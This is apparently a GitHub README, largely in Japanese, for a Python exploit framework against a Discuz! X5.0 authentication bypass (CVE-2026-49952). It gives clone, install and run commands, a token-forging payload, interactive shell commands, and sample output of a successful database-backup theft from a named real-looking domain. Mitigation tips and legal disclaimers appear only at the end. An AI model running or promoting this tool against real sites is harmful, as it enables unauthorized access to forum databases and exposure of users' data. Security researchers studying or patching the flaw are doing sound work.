 cerberusmrxi/discuz-x5.0-authentication-bypass-exploit-framework
Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) - UC_KEY暗号化オラクルのトークン再利用により、認証なしでデータベースバックアップへアクセスできる重大な脆弱性。CVSS 9.1。バージョン検出、マルチペイロード攻撃、対話型シェル、自動エクスプロイトを備えたフル機能ツール。認可されたテストのみ。



⚡ CVE-2026-49952 | CVSS 9.1(クリティカル) | バージョン 1.0.0
Discuz! X5.0 の重大な認証バイパス脆弱性を識別し、実証するために設計された、プロフェッショナルなペネトレーションテストツールです。
重要なお知らせこのツールは教育目的および許可されたセキュリティテスト専用に提供されています。所有していない、またはテストの明示的な許可がないシステムにはこのツールを使用しないでください。コンピュータシステムへの不正アクセスは違法かつ非倫理的です。著者は、このツールの誤用または損害について一切の責任を負いません。このツールを使用することで、適用されるすべての法律および規制を遵守することに同意したものとみなされます。
Discuz! X5.0 認証バイパスエクスプロイトフレームワークは、2026年3月20日から2026年5月1日までにリリースされた Discuz! X5.0 バージョンにおける重大な認証バイパス脆弱性(CVE-2026-49952)を識別し、実証するために設計されています。
この脆弱性により、認証されていない攻撃者は UC_KEY 暗号化オラクルを悪用してトークンを再利用し、データベースバックアップ機能(dbbak.php)にアクセスできる可能性があり、機密性の高いデータベースの内容が露出する恐れがあります。
🏆 CVSS スコア: 9.1(クリティカル)
🔐 影響: 認証バイパス
📂 アクセス: データベースバックアップファイル
⚡ 複雑性: 低(悪用が容易)
🎯 対象: Discuz! X5.0(20260320 - 20260501)
| 属性 | 詳細 |
|---|---|
| 脆弱性タイプ | 認証バイパス |
| CVE ID | CVE-2026-49952 |
| CVSS バージョン | 3.1 |
| CVSS スコア | 9.1(クリティカル) |
| 攻撃ベクトル | ネットワーク |
| 攻撃の複雑性 | 低 |
| 必要な特権 | なし |
| ユーザー操作 | 不要 |
| 機密性への影響 | 高 |
| 完全性への影響 | 高 |
| 可用性への影響 | 高 |
| エクスプロイトコードの成熟度 | 実用的 |
| 修正レベル | 公式修正あり |
この脆弱性は dbbak.php エンドポイントに存在し、トークン検証メカニズムが UC_KEY 暗号化オラクルに依存しています。ログインリクエスト(member.php)に特定のペイロードを仕込むことで、攻撃者は適切な認証なしにデータベースバックアップ機能へアクセスするために再利用できる有効な認証トークンを取得できます。
❌ Discuz! X5.0(20260320 - 20260501)- 脆弱
✅ Discuz! X5.0(20260510+)- 修正済み
🔍 バージョン検出: 自動フィンガープリントと Discuz! バージョンの識別。
⚡ マルチペイロード攻撃: 複数のペイロードバリアントの並列テスト。
🖥️ 対話型シェル: 手動エクスプロイトのためのフル機能のコマンドラインインターフェース。
🚀 自動エクスプロイト: 最小限の設定でワンクリックエクスプロイト。
📊 結果の保存: エクスプロイト結果をタイムスタンプ付きファイルにエクスポート。
🌐 プロキシサポート: ネットワークトラバーサルのための HTTP/HTTPS プロキシ設定。
🎯 スレッドスキャン: パフォーマンス最適化のための設定可能なスレッド数。
🎨 カラー出力: プロフェッショナルな色分けされたターミナル出力。
🔐 SSL/TLS サポート: HTTP および HTTPS の両方のターゲットを処理。
🔄 セッション管理: 永続的なセッション状態を維持。
📦 ペイロードのカスタマイズ: カスタムペイロードインジェクションのサポート。
🎯 ターゲット検証: エクスプロイト前に Discuz! インストールを検証。
Python: バージョン 3.7 以上
Pip: Python パッケージマネージャー
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"


python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt

╔══════════════════════════════════════════════════════════╗
║  EXPLOIT SUCCESSFUL                                      ║
╠══════════════════════════════════════════════════════════╣
║  Target: http://discuz.eda.com.my                        ║
║  Authcode: aBcDeFgHiJkLmNoPqRsT...                       ║
║  Status: Database backup accessed                        ║
║  Data Size: 24567 bytes                                  ║
║  Saved to: discuz_exploit_20260724_143218.txt            ║
╚══════════════════════════════════════════════════════════╝
手動エクスプロイト用の対話型シェルを起動します:
python3 discuz_exploit.py http://target.com --interactive
| コマンド | 説明 | 例 |
|---|---|---|
help | 利用可能なすべてのコマンドを表示 | help |
scan | Discuz! バージョンを検出し、脆弱性を確認 | scan |
get [payload] | authcode を抽出(カスタムペイロード任意) | `get admin |
exploit [op] | エクスプロイトを実行(デフォルト: backup) | exploit backup |
save | 結果をファイルに保存 | save |
info | セッション情報を表示 | info |
clear | ターミナル画面をクリア | clear |
exit / quit | 対話型シェルを終了 | exit |
自分が所有している、またはテストの明示的な許可を得ているシステムでのみ使用してください。
テスト前に書面による承認を取得してください。
責任ある情報開示の慣行に従ってください。
脆弱性をベンダーに適切に報告してください。
学習目的では隔離されたラボ環境で使用してください。
許可なく本番システムに対して使用しないでください。
エクスプロイトで取得したデータを公開しないでください。
違法行為やデータ窃盗に使用しないでください。
テスト中にデータを変更または削除しないでください。
同意なしにエクスプロイトしないでください。
システム管理者向け:
直ちに更新: Discuz! X5.0(20260510+)以降にアップグレードしてください。
エンドポイントの無効化: 不要な場合は dbbak.php を一時的に無効化してください。
ログの監視: 不審な member.php および dbbak.php へのアクセスを監視してください。
WAF ルール: 悪意のあるリクエストをブロックする Web アプリケーションファイアウォールのルールを実装してください。
IP ホワイトリスト: バックアップエンドポイントへのアクセスを信頼できる IP アドレスに制限してください。
Error: Failed to connect to target

Solutions:
• Check if target URL is correct
• Verify network connectivity
• Check for firewalls blocking access
• Try with proxy: --proxy http://your_proxy:port
• Ensure target is online and accessible
Error: Authentication failed or invalid authcode

Solutions:
• Ensure the target Discuz! version is vulnerable
• Try different payloads for authcode extraction
• Check for network issues or WAF interference
• Run in verbose mode (--verbose ) for more details
このプロジェクトはMIT ライセンスの下でライセンスされています。
